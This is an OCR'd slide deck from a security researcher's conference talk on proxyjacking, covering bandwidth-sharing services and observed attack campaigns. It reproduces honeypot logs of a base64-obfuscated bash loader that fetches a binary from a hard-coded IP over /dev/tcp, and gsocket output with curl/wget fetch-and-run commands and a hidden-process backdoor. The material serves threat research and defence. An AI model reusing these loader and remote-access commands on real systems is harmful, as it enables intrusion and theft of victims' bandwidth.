Proxyjacking for Profit

The Latest Cybercriminal Side Hustle

SCaLE 21x


by Allen West

Introductions

- Allen West - CISSP, GCIH
- Security Researcher @ Akamai SIRT
- Threat Research & Intelligence
- Master’s Student @ Carnegie Mellon
- Marine Corps Veteran
- Interests
  - Exercise
  - Outdoor activities
  - Drone flying
  - Building tools, solving puzzles

Akamai SIRT

- Security Intelligence Response Team
- Protect Akamai's customers and the internet as a whole
- Researchers
  - Emerging threats
  - DDoS attacks & techniques
  - Networking protocols
  - Threat campaigns
  - Malware and botnets (Linux/IoT/Go)
- Education, training, and incident response within InfoSec
- Intelligence gathering/processing (Hydra)



Akamai SIRT Security Advisory: CVE-2023-26801 Exploited to Spread Mirai Botnet Malware

Akamai SIRT
June 21, 2023

Patch managem
security progra
between ar

Proxyjacking: The Latest Cybercriminal Side Hustle

Allen West
June 29, 2023

"
e act of proxyjacking has
d for some time now, it has
y begun to be used strictly
, which is what we have
ed in this campaign.

KmsdBot: The Attack and Mine Malware


Akamai Security Research
November 10, 2022

"
Akamai Security Research has observed a new malware that infected our honeypot, which we have dubbed KmsdBot. The botnet infects systems via an SSH connection that uses weak credentials.

by Larry W. Cashdollar


Setting the Scene

- Last year, we observed a proxyjacking attack in an SSH honeypot
- We discovered the motive to be monetary
- Almost completely fileless
- One of 3 known campaigns ever.



```
> Jun 8, 2023 @    CMD: #!/bin/bash
  11:32:43.074     function __curl() {
                     read proto server path <<<$(echo ${1//// })
                     DOC=/${path// //}
                     HOST=${server//:*}
                     PORT=${server//*:}
                     [[ x"${HOST}" == x"${PORT}" ]] && PORT=80
```


```
> Jun 8, 2023 @    CMD: export NOPSS=2;echo IyEvYmluL2Jhc2gKZnVuY3Rpb24gX19jdXJsKCkgewogIHJlYWQgcHJvdG8gc2VydmVyIHBhdGggPDw8JChlY2hvICR7MS8vLy8gfSkKICBET0M9LyR7cGF0aC8vIC8vfQogIEhPU1Q9JHtzZXJ2ZXIvLzoqfQogIFBPUlQ9
  11:32:43.055     JHtzZXJ2ZXIvLyo6fQogIFtbIHgiJHtIT1NUfSIgPT0geCIke1BPUlR9IiBdXSAmJiBQT1JUPTgwCiAgZXhlYyAzPD4vZGV2L3RjcC8ke0hPU1R9LyRQT1JUCiAgZWNobyAtZW4gIkdFVCAke0RPQ30gSFRUUC8xLjBcclxuSG9zdDogJHtIT1NUfVxyXG5Vc
                   2VyLUFnZW50OiBjdXJsLzYuMS45XHJcblxyXG4iID4mMwogICh3aGlsZSByZWFkIGxpbmU7IGRvCiAgIFtbICIkbGluZSIgPT0gJCdccicgXV0gJiYgYnJlYWsKICBkb25lICYmIGNhdCkgPCYzCiAgZXhlYyAzPiYtCn0KYygpewogIGlmICEgY29tbWFuZC
                   AtdiBjdXJsICY+L2Rldi9udWxsO3RoZW4KICAgIF9fY3VybCBodHRwOi8vNDYuMTAxLjEzOS4xNzMvbWFpbi9kaXN0L2Nzcy9jc2RhcmsuY3NzID4gY3VybAogICAgaWYgISBtZDVzdW0gY3VybHxncmVwIC1xIDJhODhiNTM0ZmE4ZDU4Y2VmOTNlNDZjNGF
                   iMzgwYjIzO3RoZW4KICAgICAgZWNobyAiY291bGQgbm90IGdldCBjdXJsIgogICAgICBleGl0CiAgICBmaQogICAgY2htb2QgK3ggY3VybAogICAgZXhwb3J0IFBBVEg9JFBXRDokUEFUSAogIGZpCn0KZCgpewogIGNkIC9kZXYvc2htICYmIGNwIC9iaW4v
                   bHMgLiAmJiAuL2xzICY+L2Rldi9udWxsICYmIHJtIC1mIGxzICYmIHJldHVybgogIGNkIC90bXAgJiYgY3AgL2Jpbi9scyAuICYmIC4vbHMgJj4vZGV2L251bGwgJiYgcm0gLWYgbHMgJiYgcmV0dXJuCiAgI21rZGlyIC1wICRIT01FLy5jYWNoZS9hcHQgJ
                   iYgY2QgJEhPTUUvLmNhY2hlL2FwdCAmJiByZXR1cm4KICBlY2hvICJubyBzdWl0YWJsZSBkaXIiCiAgZXhpdAp9CmRpY2soKXsKICBpZiBkb2NrZXIgcHMgJj4vZGV2L251bGw7dGhlbgogICAgaWYgZG9ja2VyIHBzfGdyZXAgLXEgdHJhZmZtb25ldGl6ZX

> Jun 8, 2023 @    CMD: echo ZXhwb3J0IE5PUFNTPTI7ZWNobyBJeUV2WW1sdUwySmhjMmdLWm5WdVkzUnBiMjRnWDE5amRYSnNLQ2tnZXdvZ0lISmxZV1FnY0hKdmRHOGdjMlZ5ZG1WeUlIQmhkR2dnUER3OEpDaGxZMmh2SUNSN01TOHZMeThnZlNrS0lDQkVUME05THl
  11:32:43.029     HRjBhQzh2SUM4dmZRb2dJRWhQVTFROUpIdHpaWEoyWlhJdkx6b3FmUW9nSUZCUFVsUTlKSHR6WlhKMlpYSXZMeW82ZlFvZ0lGdGJJSGdpSkh0SVQxTlVmU0lnUFQwZ2VDSWtlMUJQVWxROUlpQmRYU0FtSmlCUVQxSlVQVGd3Q2lBZ1pYaGxZeUF6UEQ0dlpH
                   VjJMM1JqY0M4a2UwaFBVMVI5THlSUVQxSlVDaUFnWldOb2J5QXRaVzRnSWtkRlZDQWtlMFJQUTMwZ1NGUlVVQzh4TGpCY2NseHVTRzl6ZERvZ0pIdElUMU5VZlZ4eVhHNVZjMlZ5TFVGblpXNTBPaUJqZFhKc0x6WXVNUzQ1WEhK
```



Blog > Security Research > Proxyjacking: The Latest Cybercriminal Side Hustle

Proxyjacking: The Latest Cybercriminal Side Hustle

Allen West
June 29, 2023




LABRAT: Stealthy Cryptojacking and Proxyjacking Campaign Targeting GitLab

BY MIGUEL HERNÁNDEZ - AUGUST 17, 2023

Proxies and Their Legitimate Uses

- Intermediary servers that perform a service
- Kinds
  - Transparent: Content restriction or caching
  - Reverse: Load balance, cache, security, logging
  - Anonymous: Privacy, bypass restrictions
  - Distorting: Provides fake info
  - Residential: Web scraping
  - Many more..



Malicious Use of Proxies over the Years

- Anonymity
- Bypassing restrictions
- DDoS
- Credential stuffing/brute
- Web scraping
- Spam
- Spreading malware
- False credibility
- Many more..


Massive 400,000 proxy botnet built with stealthy malware infections

By Bill Toulas

August 16, 2023 11:31 AM 0

Standard Proxyjacking

- Device compromise
- Converted into involuntary proxy
- Used for many purposes
- Result:
  - Thousands of open proxies with questionable sourcing
  - High quality proxies with good reputations
  - Private use > open use




fp.Post

Hey Guys and Girls Here is my list of http and https proxies that use on a daily usage for botting. Code:

Proxyjacking for profit

- Attacker compromises victim
- Victim used as a proxy
- Bandwidth is monetized through “affiliate” payouts
- Sister company sells bandwidth
- Both companies claim proper vetting and ethical sourcing
- Client traffic is proxied through victim
- Attacker, both companies, and buyer profit




About 4,880 results (0.25 seconds)

With proxyjacking, the attacker doesn't just steal resources but also leverages the victim's unused bandwidth. The victim's system is covertly used to run various services as a P2P proxy node that the attackers have recently started to monetize through organizations such as Peer2Profit or Honeygain. 19 hours ago

Akamai
https://www.akamai.com › Blog › Security Research

Proxyjacking: The Latest Cybercriminal Side Hustle - Akamai



Bandwidth-Sharing Schemes


- Companies offer to monetize your unused bandwidth
- Available as Docker containers
- Minimal setup required
- Email used to payout
- Incentives to expand your network of devices and recruit “friends”
- Scalable, passive income
- Cash or crypto payouts

honeygain/honeygain ☆

By honeygain • Updated 14 hours ago

Official Honeygain Docker image

Image
Pulls 1M+
Overview
Tags



An advertiser distributes traffic to our servers (peer2profit.com)
Peer2Profit servers
We distribute traffic between participants
The traffic is evenly shared between users' devices (different IT channels)
You
Your friend (referral)
Corporate laptop
Laptop with a mobile Internet connection
PC, Wi-Fi
Corporate laptop
Laptop with a mobile Internet connection
PC, Wi-Fi
Facebook, Youtube, Tik-Tok, Pinterest, Instagram, Reddit. Advertising and data collection.

Bandwidth Sharing Companies

soax

TRAFFMONETIZER

ProxyLite

honeygain

earnapp by b

Pawns.app

PEER2PROFIT


IPRoyal

jumptask

PacketStream

Bandwidth-Sharing Optimization or Scams

- The TOS for most of these state unauthorized or illegal use isn't allowed.
- Plenty of non-official containers available.
- Exploits exist
- Double-dipping is possible



1. **ELIGIBILITY**


    1. To be eligible to use the Platform, You shall simultaneously correspond to the following conditions during the whole period of use of the Platform:

- Reach the age of majority in the country of Your residence;
- Have the full legal capacity to enter into legally binding agreements, including but not limited to present Terms;
- Reside in a country in which Your use of the Platform conforms to and is not forbidden by the local laws and regulations;
- Be allowed to share Your Internet bandwidth according to the terms of Your agreement between You and your Internet service provider;
- Use the Platform only for lawful purposes, that are not related to terrorism, fraudulent, scam, or any type of illegal activity; and
- Use the Platform only for Yourself, and not on behalf of any third party, unless You have obtained prior approval from that person and the Company.

1. The Company may require You to go through additional verification with use of the third-party Verification Services. In case the Platform elected Your Account for enhanced verification, You will be allowed to use the Platform only upon successful completion of verification.
2. The Company reserves the right to block the Account and suspend access to the Platform for the Users who do not conform to any of the eligibility listed in the previous clauses of this chapter.
3. In case You become aware that any of the Users does not conform to any of the above eligibility criteria You should immediately inform the Company.

1. **ACCEPTANCE OF THESE TERMS**

    1. Before You accept the terms and conditions foreseen herein, You should carefully study the entire text of these Terms.
    2. You unconditionally and unequivocally agree to all and any of the terms and conditions foreseen by these Terms on the moment You create Your Account within the Platform.
    3. Your Account is created on the Platform by filling in the registration form on the Website or logging in to the Platform system with Your account from other third-party services, e.g., Google account.
    4. In case You at any point do not agree with any provisions of these Terms, You shall log out from Your Account and delete the Application from Your device.




.env	Proxyrack / Proxylite	4 months ago
LICENSE	Initial commit	2 years ago
README.md	Merge branch 'main' of https://github.com/OlivierGaland/CashFactory	4 months ago
docker-compose.yml	Update docker-compose.yml	last month
setup.sh	Use earn-app lite and add bitping	last year


README.md

CashFactory

Lightweight docker image stack (using docker-compose) running many passive income applications (proxy and bandwidth share) : Honeygain , EarnApp , IPRoyal Pawns , PacketStream , Peer2Profit . Expected raw revenue is around $30-$40 per month (Jan 2022 estimation), 24/7 power cost to deduce.



UNPATCHED PEER2PROFIT REPLIT BYPASS METHOD



□ Images
□ Extensions
□ Plugins
□ Docker Official Image
□ Verified Publisher
□ Sponsored OSS
□ Linux
□ Windows
□ ARM
□ ARM 64
□ IBM POWER
□ IBM Z
□ PowerPC 64 LE
□ x86
□ x86-64

1 - 25 of 40 results for **peer2profit**.

fazalfarhan01/peer2profit · 10M+ · ☆1
By fazalfarhan01 · Updated 2 years ago
Containerised version of Peer2Profit
Linux x86-64

enwaiax/peer2profit · 500K+ · ☆2
By enwaiax · Updated 6 months ago
The first and smallest Pee2Profit docker image in the whole Internet
Linux unknown unknown 386 x86-64 arm arm64

jujuns/peer2profit · 7.8K · ☆0
By jujuns · Updated 5 months ago
Linux x86-64

alessandrotalmi/peer2profit_and_npm · 2.0K · ☆0
By alessandrotalmi · Updated a year ago
Linux x86-64

coolhwang/peer2profit_linux · 1.1K · ☆0
By coolhwang · Updated 2 months ago

Value of Diversified Bandwidth to Companies


- Data collection
- SEO
- Advertisement effectiveness assessment
- Market price analytics
- Research on diverse-source data
- Geographic distribution of queries

Similarities to Cryptojacking

- Both donate victim resources for attacker gain
- Cryptojacking = high CPU, low bandwidth usage
- Proxyjacking = high bandwidth usage, low CPU usage
- Competitive techniques used
- Similar threat profile and victim landscape

Real-World Cases

- Akamai SIRT discovers proxyjacking via weak SSH credentials
- Sysdig TRT discovers proxyjacking via Log4j and Gitlab exploitation
- Center around the same schemes



#1 Trusted Cybersecurity News Platform

The Hacker News

```
tar: Ignoring unknown extended header keyword 'LIBARCHIVE.xattr.security.selinux'
f_ab
--> Trying [illegible]
Downloading binaries.......................................................[OK]
Unpacking binaries.........................................................[OK]
Copying binaries...........................................................[OK]
Testing binaries...........................................................[OK]
Testing Global Socket Relay Network........................................[OK]
Installing access via ~/.bashrc......................................[SKIPPING]
--> Permission denied: ~/.bashrc
Installing access via ~/.profile.....................................[SKIPPING]
--> Permission denied: ~/.profile
--> Access will be lost after reboot.
--> To uninstall use GS_UNDO=1 ./deploy-all.sh
--> To connect use one of the following:
--> gs-netcat -s "[illegible]" -i
--> S="[illegible]" bash -c "$(curl -fsSL gsocket.io/x)"
--> S="[illegible]" bash -c "$(wget -qO- gsocket.io/x)"
Starting 'gs-dbus' as hidden process '[kcached]'...........................[OK]
--> Join us on Telegram - https://t.me/thcorg
[illegible]:~/Downloads/private-repo$ ls
[illegible]  f_aa.tar.gz  f_ab.tar.gz
```

New LABRAT Campaign Exploits GitLab Flaw for Cryptojacking and Proxyjacking Activities

📅 Aug 17, 2023   Cryptojacking / Proxyjacking

A new, financially motivated operation dubbed LABRAT has been observed weaponizing a now-patched critical flaw in...

